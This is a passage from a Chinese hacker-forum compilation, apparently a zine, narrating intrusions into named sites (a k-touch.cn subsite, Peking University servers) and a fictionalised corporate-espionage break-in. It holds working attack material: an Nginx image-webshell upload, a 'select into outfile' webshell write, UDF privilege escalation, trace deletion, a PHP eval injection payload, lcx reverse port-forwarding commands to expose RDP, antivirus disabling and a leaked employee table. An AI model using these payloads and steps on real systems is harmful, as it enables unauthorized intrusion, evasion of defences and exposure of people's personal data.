


图 3.2.7 上传小马

上传后一片空白，啥都没有~
这可怎么办呢~ 然后无聊的就翻着玩。
手抖了下，在地址栏多打了几个字母，重点来了~



图 3.2.8 上传失败

我去！。Nginx！ 刚才我还傻逼的用 IIS 的解析漏洞！
以后拿站一定要先看环境！
等等！ Nginx? !
好像有个解析漏洞！

随便找个了图片 试试，漏洞存在，如图 3.2.9



图 3.2.9 漏洞存在

Nginx 在图片地址后加 /1.php 会解析成 php 文件~ 象这个~
 好吧既然这样，上传一个图片一句话马！
 修改头像，得到地址！

地址:	http://css.k-touch.cn/upload/201301/1359578561.jpg
类型:	JPEG 图像
大小:	未知 (未缓存)

图 3.2.10 得到地址

果断利用解析漏洞 连菜刀。如图 3.2.11




图 3.2.11 菜刀连接成功

成功！。服务器貌似是 Linux。

先上个大马试试提权。

执行命令收集下信息，如图 3.2.12, 3.2.13




图 3.2.12 收集信息




图 3.2.13 收集信息

接下来找 exp nc 反弹，但是我是内网，不过谁说内网不能反弹~ 看我的。路由器 192.168.1.1 配置如图 3.2.13, 3.2.14。




图 3.2.13 配置路由器




图 3.2.14 配置路由器转发

转发成功就找 exp 内核版本已经知道了，但是本彩笔试了半天。各种 EXP 都无果。本彩笔手中没啥子0day...Linux 提权本彩笔除了用 exp，其他的我会。。。唉 就到这里吧。搞到个分站不错了。。 (全文完) 责任编辑：飞云

第 3 节 一次蛋疼的无技术渗透 PK 你大学

作者: haxsscker

来自: 法客论坛-F4ck Team

网址: http://team.f4ck.net/

我的习惯是先找后台, 毕竟后台地址弱爆的很多都是开源的 CMS, BBS 等, 要么就是比较弱的自写系统

```
google:site:pku.edu.cn inurl:admin
```

果然一大堆……

其中有这么一个系统, 弱口令就进去了……但是无果……如图 3.3.1




图 3.3.1 系统后台

还有个有 FCKEDITOR...这个我没来得及试啊, 不知道能不能成功, 等发完文再去试试……有兴趣的试试吧, 如图 3.3.2




图 3.3.2 发现 fckeditor

终于发现一个有注入的:




图 3.3.3 发现注入点

后台也好找:



图 3.3.4 找到后台

爆了用户，但是进去之后无果……，于是就想注入点试试读写吧，爆个路径吧……




图 3.3.5 爆出路径

物理路径就有了，读个试试吧:




图 3.3.6 读取文件

有了inc/conn.php 地址了，读之:




图 3.3.7 读取 conn.php

居然还是 root.....

select '123' into outfile '/xxx/f4cku.php'

无果，同样试了穿山甲也写不进去

辗转反侧，终于--发现了一个 phpmysqladmin，事实证明，没事找找 phpmysqladmin 还是会有收获的！

直接登进去了，管理员大意了吧，先看下目录：



图 3.3.8 查看目录

一看这个目录，以为是 linux 系统，然后就想到了 UDF 提权，直接将 16 进制的 udf 内容插入表中

但是很奇怪，怎么也不能 dumpfile，如图 3.3.9

(后来事实证明他是 windows...蛋疼)



图 3.3.9 dumpfile 失败

但是却可以 into outfile，提示是无法写入



图 3.3.10 into outfile 成功

于是思索着这个奇怪的现象，这时候女神们集体问道：“莫非是 windows.....?” 于是查了下 xampp 的文件目录，一张 linux，一张 windows（可以看到，目录不一样）

路径	内容
\xampp\anonymous	匿名 FTP 的样例文件夹
\xampp\apache	Apache 服务器
\xampp\cgi-bin	可执行的 CGI 脚本
\xampp\FileZillaFTP	FileZilla FTP 服务器
\xampp\htdocs	http 文档的主文件夹
\xampp\install	用于 XAMPP 的安装（请勿删除！）
\xampp\licenses	同上
\xampp\MercuryMail	Mercury 邮件 SMTP POP3 IMAP 服务器
\xampp\mysql	MySQL 服务器
\xampp\perl	Perl
\xampp\php	PHP（4 和 5）
\xampp\phpmyadmin	phpMyAdmin
\xampp\security	额外的安全配置
\xampp\tmp	临时文件夹
\xampp\webalizer	Webalizer 网络状态
\xampp\webdav	WebDAV 样例

图 3.3.11 windows 的 xampp 目录

文件/目录	用途
/opt/lampp/bin/	XAMPP 命令库。例如 /opt/lampp/bin/mysql 可执行 MySQL 监视器。
/opt/lampp/htdocs/	Apache 文档根目录。
/opt/lampp/etc/httpd.conf	Apache 配制文件。
/opt/lampp/etc/my.cnf	MySQL 配制文件。
/opt/lampp/etc/php.ini	PHP 配制文件。
/opt/lampp/etc/proftpd.conf	ProFTPD 配制文件。（从 0.9.5 版开始）
/opt/lampp/phpmyadmin	phpMyAdmin 配制文件。
/config.inc.php	

图 3.3.12 linux 下的 xampp 目录

按目录来看……似乎是 windows 的 xampp，于是毫不犹豫……写入 PHP 一句话




图 3.3.13 写入一句话

连上去了……还真是 windows...




图 3.3.14 菜刀成功连接

然后就 udf 提权了（这个过程太简单，我就不说了吧
基本就是找到 `mysql/lib/plugin/`
上传 dll 就 ok 了，都不用导出了……）
于是：



图 3.3.15 提权成功

最后，删掉 shell，删掉 dll，截个图给自己留个纪念，走人




图 3.3.16 删除痕迹

友情提示：

PKU 的妹妹说：“请勿将本文用于非法用途！也不许搞破坏！”

(全文完) 责任编辑：飞云

第四章 渗透测试

第 1 节 习科作战故事：仇杀 环环相扣

作者：YoCo Smart

来自：习科论坛 - SilicGroup

网址：<http://blackbap.org>

注：本故事取材自习科核心开发，故事截图全部处理过

另外，本文不是记述文，是一篇小说，故事情节与实际有出入，仅为博取各位苦逼的程序员一笑而已。

开端

在习科团队里面工作的每一天都是那么普通，但又是那么的特殊。普通的是团队成员每天都在努力的做好安全顾问的服务，特殊的是每天都在发生这不同的故事。

乐乐在习科里面不但是是一名安全顾问，还担任着一个更重要职位：商业间谍。

习科团队曾经给客户设计过一个网站服务器群架设方案,客户现在怀疑这份设计方案被内鬼盗卖,并且锁定在了某个人力财力竞争都很强大的对手。

所以客户来信希望在两个礼拜以后的某次竞标开始之前,习科能渗透到竞争对手内部网络,揪出公司内鬼,以避免标书被对手窃取。当然客户也希望习科团队能顺便做一点其他的事情就,比方说。。。

习科团队中的渗透好手很多,曾经有一次 DreaMZ 将某知名公司上下总共一万四千台机器全部控制。那次渗透 DreaMZ 是从其公司老总开始的,从开始到结束总共花费了四个月的时间。渗透从拿到几台服务器开始,到 FTP 服务器绑马,最后得到了公司老总的笔记本的控制权,最碉堡的是那位老总的笔记本上面有遥控全公司监控探头的权限,包括转头对焦等等,自己本地做了数据库,将每台计算机在数据库中标注上使用、任职、权限和后门等等。

不过这次任务并没有安排 DreaMZ 去做,而是给了乐乐,每个人都需要表现的机会,乐乐进了习科四年,对于老大分配的任务一直低调且按时完成,之所以低调,是没有掀起什么大的波澜。四年了,老大想也应该让乐乐好好给大家表现表现了。

初显

乐乐深知自己无法超越自己的前辈 DreaMZ,不过好在这次任务是查内鬼,其他的都是附属而已。虽然这么说,不过对于这个同样机器过万的公司乐乐感觉压力还是蛮大的。

既然任务分配到自己了,那么先找入手点吧。查了一下这个公司外网开放的服务器地址:

59. X. 198. * -> 是公司各个部门的分站

61. X. 177. * -> 这个 ip 段有公司主站和 Mail 服务器

118. X. 12. * -> 这个段的 ip 只有一个,是公司几个客户的站放在上面

202. X. 129. * -> 这个段的 ip 只有一个,公司的人事管理系统在这里

这样看,要下手只有从人事管理系统先下手了,第二步再想办法渗透 Mail 服务器和主服务器。乐乐深感自己对这样的大型网络渗透经验不足,所以先捡软柿子捏好了。

118. X. 12. * 服务器上面有很多企业站,虽然由 IIS 以虚拟主机的方式运行 asp, aspx 和 php, asp 和 php 权限都很严,但是很多这类虚拟主机的 aspx 直接继承了 users 组的权限,限制往往比 asp 和 php 松很多。提权没搞定,但是跨目录却跨到了人事管理系统的目录?乐乐猜想,这应该是以前人事管理系统的目录,后来因为种种原因,单独挪到另外的服务器了,但是原有的文件并未删除。

乐乐发现,不但文件没删,连旧数据库也保留了。用旧数据库密码轻松登陆了新服务器密码,审计原有的代码,发现在某功能页的打印函数中发现一个远程代码执行漏洞,和某个 Wordpress 插件漏洞很是相似:

```
case 'print':
    $record=record($_GET[number]);
    global $printing_x;
    $printing_x = 'info_'.$_GET['number'].$record;
    @printing();
    eval('echo 'printed documnet '.$_GET['number'].' and '.logged();');
break;
```

假设 print 的 numer 是 32,那么将 GET 的值 32 带入函数中,除了被打印和被输出显示外,echo 外面还多套了个 eval() 执行两个单引号内的代码。

eval 没有多内容做审查就直接执行了。如果构造这样的语句:

```
.php?action=print&number=32';eval($_GET[cmd]);echo'&cmd=phpinfo();
```

那么实际上得到的就是:

```
$cmd=phpinfo();
eval('echo `printed documnet 32`;eval($_GET[cmd]);echo`and`.logged();');
```

一句话直接远程插入执行。这个手法有点注入的思想。

乐乐拿下了人事管理系统，但是这个公司没有其他 ip 在这个段上，不需要继续渗透。这台服务器唯一的价值就是职员编码总库，如图 4.1.1

人员编码	编制类别	编外人员类别	日期	在有效期	姓名	性别	出生日期	学位	联系电话	籍贯	民族	政治面貌
7631	20129	编外	2012-6-14			男	1980-10-10					
7632	20129	编外	2012-6-14			女	1980-05-05					
7633	20129	编外	2012-6-14			男	1980-03-01					
7634	20129	编外	2012-6-14			女	1980-02-29					
7635	20129	编外	2012-6-14			女	1980-03-03					
7636	20129	编外	2012-6-14			女	1980-10-10					
7637	20129	编外	2012-6-14			女	1980-08-08					
7638	20129	全民编	2012-6-13			男	1980-11-18	硕士				
7639	20129	编外	2012-6-14			男	1980-06-06					
7640	20129	全民编	2012-6-14			男	1980-11-11	硕士				
7641	20129	全民编	2012-6-14			女	1980-03-23					
7642	20129	编外	2012-6-14			女	1980-03-03	学士				
7643	20129	编外	2012-6-14			女	1980-07-07	硕士				
7644	20129	全民编	2012-6-18			男	1980-02-20	博士				
7645	20129	全民编	2012-6-20			女	1980-02-29	硕士				
7646	20129	全民编	2012-6-25			男	1980-02-25	学士				
7647	20129	编外	2012-6-26			女	1980-02-02	学士				
7648	20129	编外	2012-6-27	2年		女	1980-02-19					
7649	20129	全民编	2012-7-2			女	1980-02-02	硕士				
7650	20129	全民编	2012-7-2			男	1980-02-02	硕士				
7651	20129	编外	2012-7-2			女	1980-02-02	学士				
7652	20129	编外	2012-7-2			女	1980-02-02	学士				
7653	20129	编外	2012-7-2			女	1980-02-02	学士				
7654	20129	全民编	2012-7-2			女	1980-02-02	硕士				
7655	20129	全民编	2012-7-2			男	1980-02-02	硕士				
7656	20129	全民编	2012-7-2			男	1980-02-02	硕士				
7657	20129	编外	2012-7-2			女	1980-02-02	学士				
7658	20129	编外	2012-7-2			女	1980-02-02	硕士				
7659	20129	编外	2012-7-2			女	1980-02-02	硕士				

图 4.1.1 职业编码总库

职工名单中共有 7833 人，乐乐写了个程序对名字和生日进行匹配，意料之中，这个名单中没有一个人是和客户公司的人员名单匹配的。

进入内网

今天现在的渗透也只不过是停留在 web 层面。乐乐搞了这个公司几个部门的数据库，相信各个部门的网站权限意义也不大，脚本小子们改改首页的行为在乐乐和习科人看来，只有特别特别无聊的时候才会去做。这次是商业渗透，可没有时间去无聊。从数据库节筛选出了一些管理层的密码，大概有几十个。这个密码是用来匹配 61.X.177.11 这个公司 Email 后台的。



图 4.1.2 Email 后台

这个公司使用的是 Coremail，不过 Coremail 的后台着实不好找，这个公司的 coremail 后台路径居然是 61.X.177.11/juyifansan/，几十个高管的密码确实有那么几个账号和密码可以匹配到 Coremail 的后台。

翻邮件的事情老大自会找人去做，只是渗透只停留在脚本层面还是远远不够的。

一些邮件表明，这个公司拥有 218.X.16.*整个 C 段的 ip，但是外网应该都不能连接到，因为 218.X.16.39 控制着整 C 段的外网出口，除了 80 端口和 https 的 443 端口，整 C 段没有任何其他的端口对外开放。比方说乐乐要想连接 218.X.16.40 的某个端口的话，就必须让这台机器反向来主动连接乐乐，可是拿到服务器以前怎么让服务器反弹连接呢？

乐乐轻松的使用 FCKeditor 拿下了 C 段的 105 机器，是个 JSP 的服务器，这个时候就可以使用

```
lcx -s 外网 ip 外网监听端口 127.0.0.1 3389
```

将远程桌面端口给反弹出来，就解除了外网出口的屏蔽。lcx 可以在习科的兵器库 [attach.blackbap.org/download/] 下载。

不过乐乐看到了服务器上装了卡巴斯基，没等反弹呢，就被杀了。Tomcat+JSP 要想搞定卡巴很容易，

然后重启一下，就把卡巴彻底搞掂了。在战场上效率和隐蔽是非常重要的，乐乐在兵器库翻出了一个新更新的“JSP 端口转发.jsp”工具，在兵器库的 [attach.blackbap.org] 的“网站安全”分类下。用这个工具就不会因为杀软被关而被管理员发现了。

团队里的小白姐告诉乐乐，这个时候如果重启，将必然导致渗透失败。因为对数 Windows 的 Tomcat 是依赖 administrators 这个账户的，一旦这个账户被注销或者未登陆，Tomcat 八成无法启动，也就是说这台服务器将失去唯一的 80 端口的连接。因此乐乐选择用 JSP 端口转发工具算是侥幸没搞砸。

为了减少痕迹的清理，乐乐先登陆了这个公司 202.X.129.*这个人事管理系统的服务器，在上面执行：

```
e:\lxc.exe -l 3333 4444
```

然后将 jsp 的端口转发程序上传到 218.X.16.105/s.jsp

```
http://218.X.16.105/s.jsp?localIP=127.0.0.1&localPort=3389&remoteIP=202.X.129.*&remotePort=3333
```

访问这个页面回显空白，没有 500，说明反弹了。回到 202.X.129.*的服务器也看到这样的回显：

